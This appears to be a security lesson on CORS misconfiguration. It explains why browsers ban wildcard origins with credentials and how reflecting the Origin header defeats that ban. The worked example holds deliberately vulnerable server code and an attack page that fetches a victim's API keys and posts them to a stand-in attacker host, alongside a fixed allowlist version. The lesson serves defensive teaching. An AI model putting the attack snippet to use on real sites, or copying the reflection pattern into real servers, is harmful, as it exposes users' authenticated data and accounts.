CORS with Credentials and the Wildcard Origin
On this page
Learning Objective
Explain why browsers refuse to combine Access-Control-Allow-Origin: * with credentials, and show how naive dynamic reflection of the Origin header recreates exactly the risk that ban was designed to prevent.
Concept Explanation
Access-Control-Allow-Credentials: true changes the meaning of a CORS policy fundamentally. Without it, a cross-origin fetch carries no cookies, no HTTP authentication, and no client certificate, so any data the server returns is data it is willing to give to an anonymous caller. With it, the request carries the victim's full ambient session and the response is their private, authenticated data. The first case is a public resource; the second is a delegation of the user's identity to another origin.
That is why the Fetch Standard forbids the combination of a wildcard with credentials. If Access-Control-Allow-Origin is the wildcard and Access-Control-Allow-Credentials is true, the browser rejects the response outright rather than trying to interpret it, because the combination says "any origin on the internet may read this user's authenticated data," which is never a policy anybody means to write. The ban is a guardrail against a specific catastrophic misconfiguration, and browsers enforce it consistently.

The guardrail is trivially defeated by accident, though, and this is the crux of the lesson. Since the header takes only one value, a server supporting multiple front ends must read the incoming Origin header and echo it back. The shortest implementation of that is to echo whatever arrived, unconditionally. A server doing so, while also sending Access-Control-Allow-Credentials: true, has built something functionally identical to the banned wildcard-plus-credentials configuration: every origin that asks gets approved, because the approval is computed from the attacker's own request. The browser cannot detect this, since from its point of view the server named a specific origin and that origin happens to match.
The near-miss variants are just as dangerous and much harder to spot in review. A check using endsWith against example.com approves attacker-example.com and evil-example.com.evil.net. A regular expression built with an unescaped dot, such as one matching app.example.com, approves appxexample.com. A check that strips the scheme and compares only the host approves the HTTP variant of an HTTPS origin, which matters because an attacker with network position can control plaintext content. A check that allows null approves any sandboxed iframe. A check that allows any subdomain approves whatever dangling or user-content subdomain the organization has forgotten about. Every one of these has appeared in real disclosures.
The exploitation pattern, once such a policy exists, is short. An attacker hosts a page, a victim who is logged into the target visits it, the page issues a credentialed fetch to the target API, the server reflects the attacker's origin and sets Allow-Credentials, the browser therefore hands the authenticated response to attacker script, and the attacker exfiltrates it to their own server. No XSS on the target is needed, no user interaction beyond visiting a page, and the victim sees nothing. The correct implementation is an exact-match allowlist of full origin strings, with Vary: Origin, and no credentials on any endpoint that does not genuinely require them.
| Origin check | Attacker origin that passes | Verdict |
|---|---|---|
| Echo the Origin header unconditionally | Any origin at all | Equivalent to the banned wildcard plus credentials |
| origin.endsWith('example.com') | https://notexample.com, https://evil-example.com | Suffix matching ignores the label boundary |
| /app\.example\.com/ without anchors | https://app.example.com.evil.net | Unanchored patterns match anywhere in the string |
| /app.example.com/ with an unescaped dot | https://appxexampleycom | The dot is a wildcard in a regular expression |
| Compare hostname only, ignoring scheme | http://app.example.com | A network attacker controls plaintext content |
| ALLOWED.has(origin) against exact strings | None | Correct |
Worked Example: Reflection Turned Into Account Takeover
The server code below is three lines long, appears in countless tutorials, and is a complete account compromise when combined with a credentialed API. The attack page beneath it needs nothing but a visit from a logged-in user.
// VULNERABLE SERVER: reflects whatever origin asked, with credentials on
app.use((req, res, next) => {
  res.setHeader('Access-Control-Allow-Origin', req.headers.origin);  // reflection
  res.setHeader('Access-Control-Allow-Credentials', 'true');
  next();
});

// ATTACK PAGE on https://evil.example - the victim only has to visit it
fetch('https://api.example.com/v1/me/api-keys', { credentials: 'include' })
  .then(r => r.text())
  .then(secret => fetch('https://evil.example/collect', {
    method: 'POST', body: secret,
  }));

// On the wire, the server obligingly approves the attacker:
//   Origin: https://evil.example
//   Access-Control-Allow-Origin: https://evil.example
//   Access-Control-Allow-Credentials: true
// -> the browser hands the victim's API keys to attacker script.

// FIXED SERVER: exact allowlist, and no credentials where not needed
const ALLOWED = new Set(['https://app.example.com', 'https://admin.example.com']);
app.use((req, res, next) => {
  const o = req.headers.origin;
  res.setHeader('Vary', 'Origin');
  if (o && ALLOWED.has(o)) {
    res.setHeader('Access-Control-Allow-Origin', o);
    res.setHeader('Access-Control-Allow-Credentials', 'true');
  }
  next();
});
Real-World Examples
- James Kettle of PortSwigger published "Exploiting CORS misconfigurations for Bitcoins and bounties" in 2016, documenting a major Bitcoin exchange whose API reflected arbitrary Origin values while sending Access-Control-Allow-Credentials: true, allowing any website a logged-in user visited to read their API keys and consequently drain their account; the same research catalogued suffix-matching and null-origin variants across other production sites.
- The Fetch Standard's prohibition on combining a wildcard with credentials is implemented uniformly by every major browser, and Kettle's research is the canonical demonstration of why it is insufficient on its own: the ban blocks the literal wildcard, but a server that computes the allowed origin from the attacker's own request header reproduces the identical outcome while satisfying the letter of the rule.
Review Questions & Answers
Because the combination grants every origin on the internet permission to read a response generated with the victim's ambient credentials, which is never an intended policy. Credentialed responses contain the authenticated user's private data, so blanket permission to read them is equivalent to publishing every user's account contents to any page they happen to visit. The browser refuses the response outright rather than trying to interpret the combination.
The rule only forbids the literal wildcard value. A server that reads the incoming Origin header and echoes it back always names one specific origin, which satisfies the rule syntactically, but the specific origin it names is whichever one asked, including the attacker's. The effective policy is identical to the banned one, and the browser has no way to tell the difference because a correct multi-origin implementation looks the same from the outside.
Suffix matching ignores the label boundary, so https://notexample.com and https://evil-example.com both end with example.com and both pass. It also usually ignores the scheme, admitting plaintext variants. The correct approach is exact string equality against a small, hardcoded set of complete origins including the scheme, because the serialized origin is a canonical value designed for exactly that comparison, and any looser matching invites a lookalike.
When the resource is genuinely public and the endpoint is not credentialed, meaning it returns the same content to an anonymous caller as to an authenticated one and does not rely on cookies or authentication headers. Public CDN assets, open datasets, fonts, and public read-only APIs are the right cases. The moment a response varies by user identity, the wildcard must be replaced by an exact allowlist, and the endpoint should be reviewed for whether it needs credentials at all.